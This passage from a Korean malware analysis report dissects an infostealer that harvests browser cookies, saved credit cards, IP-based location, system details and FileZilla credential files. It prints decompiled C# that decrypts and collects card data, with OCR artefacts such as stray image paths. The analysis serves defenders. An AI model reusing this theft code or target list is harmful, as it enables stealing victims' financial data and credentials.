
[그림 25. Chromium 브라우저 대상 공격 확인]

● 브라우저의 정보도 확인하는 것을 볼 수 있다.




[그림 26. 브라우저 정보 확인 1]

● windows 레지스트리에서 브라우저 경로 및 버전 정보 등을 가져오는 것도 확인할 수 있다.




[그림 27. 브라우저 정보 확인 2]

● 브라우저의 쿠키 정보도 가져오는 것을 확인할 수 있다.




[그림 28. ScannedCookie 확인 1]

[그림 29. ScannedCookie 확인 2]




[그림 30. Gecko 브라우저 쿠키 확인]

● 신용카드 정보의 경우 Web.Data 에서 credit_cards, card_number_encrypted, name_on_card, expiration_month, expiration_year 데이터들을 가져오는 것을 확인할 수 있다.




[그림 31. 신용카드 정보 확인 1]



```
// Token: 0x06000005 RID: 5 RVA: 0x00005044 File Offset: 0x00003244
private static List<CC> smethod_4(object object_0)
{
    List<CC> list = new List<CC>();
    try
    {
        string text = Path.Combine(object_0, new string(new char[] { 'N', 'e', 'b', ' ', 'D', 'a', 't', 'a' }));
        if (!File.Exists(text))
        {
            return list;
        }
        string text2 = C_h_r_o_m_e.smethod_7(object_0);
        using (Class42 @class = new Class42())
        {
            try
            {
                Class32 class2 = new Class32(@class.method_0(text));
                class2.method_5("cavredmvit_cmvardmvs".Replace("mv", string.Empty));
                int i = 0;
                while (i < class2.RovLength)
                {
                    CC cc = null;
                    try
                    {
                        string text3 = C_h_r_o_m_e.smethod_5(class2.method_0(i, new string(new char[]
                        {
                            'c', 'a', 'r', 'd', '_', 'n', 'u', 'm', 'b', 'e',
                            'r', '_', 'e', 'n', 'c', 'r', 'y', 'p', 't', 'e',
                            'd'
                        })), text2).Replace(" ", string.Empty);
                        cc = new CC
                        {
                            HolderName = class2.method_0(i, new string(new char[]
                            {
                                'n', 'a', 'm', 'e', '_', 'o', 'n', '_', 'c', 'a',
                                'r', 'd'
                            })).Trim(),
                            Month = Convert.ToInt32(class2.method_0(i, new string(new char[]
                            {
                                'e', 'x', 'p', 'i', 'r', 'a', 's', '2', '1', 'a',
                                't', 'i', 'o', 'n', '_', 'm', 'o', 'a', 's', '2',
                                '1', 'n', 't', 'h'
                            })).Replace("as21", string.Empty)).Trim()),
                            Year = Convert.ToInt32(class2.method_0(i, new string(new char[]
                            {
                                'e', 'x', 'p', 'i', 'r', 'a', 'a', 's', '2', '1',
                                't', 'i', 'o', 'n', '_', 'y', 'a', 's', '2', '1',
                                'e', 'a', 'r'
                            })).Replace("as21", string.Empty)).Trim()),
                            Number = text3
                        };
```


[그림 32. 신용카드 정보 확인 2]

● GeoPlugin 을 통해 IP 주소 기반의 사용자 위치를 파악한다.




[그림 33. GeoPlugin 확인]

● 시스템의 정보도 추출하는 것을 볼 수 있다.



[그림 34. IP 기반 위치 정보 확인]



[그림 35. IP, 도시, 국가, 우편번호 확인]

```
// Token: 0x060001BE RID: 446 RVA: 0x000038BA File Offset: 0x00001ABA
internal static object smethod_29(object object_0)
{
    return object_0.IP;
}
```

[그림 36. IP 확인]

```
// Token: 0x060001C1 RID: 449 RVA: 0x000038CB File Offset: 0x00001ACB
internal static object smethod_32(object object_0)
{
    return object_0.Location;
}
```

[그림 37. 위치 확인]

```
// Token: 0x060001C3 RID: 451 RVA: 0x000038DC File Offset: 0x00001ADC
internal static object smethod_34(object object_0)
{
    return object_0.Country;
}
```


[그림 38. 국가 확인]

```
// Token: 0x060001C5 RID: 453 RVA: 0x000038ED File Offset: 0x00001AED
internal static object smethod_36(object object_0)
{
    return object_0.PostalCode;
}
```


[그림 39. 우편 번호 확인]

```
// Token: 0x060001D1 RID: 465 RVA: 0x0000393A File Offset: 0x00001B3A
internal static object smethod_48()
{
    return InputLanguage.CurrentInputLanguage;
}
```

[그림 40. 언어 확인]



[그림 41. 시간대 확인]



[그림 42. 도시, 국가, 언어 등 전체적인 시스템 확인]


● WMI 쿼리를 사용하여 시스템의 CPU, RAM, 백신 정보, 디스크 드라이브, 세션, ProductName, CSDVersion 등의 정보도 가져오는 것을 확인할 수 있다.

[그림 43. CPI 정보 확인]

[그림 44. RAM 정보 확인]

[그림 45. 백신 및 방화벽 확인]

[그림 46. 디스크 드라이브 확인]




[그림 47. 세션 정보 확인]

[그림 48. OperatingSystem 확인]

[그림 49. ProductName, CSDVersion 확인]


● exe, txt, csv, doc(x), dll 등의 파일들도 찾는 것을 확인할 수 있다.

[그림 50. 파일 확인 1]



[그림 51. 파일 확인 2]

● \\FileZilla\\recentservers.xml(ftp/sftp 서버 및 계정 정보 저장 파일), \\FileZilla\\sitemanager.xml(ftp/sftp 서버 정보 저장 파일) 파일들도 찾는 것을 확인할 수 있다.




[그림 52. recentservers.xml, sitemanager.xml 확인]

● %AppData% 디렉토리에 Yandex\\YaAddon 디렉토리를 생성한다.

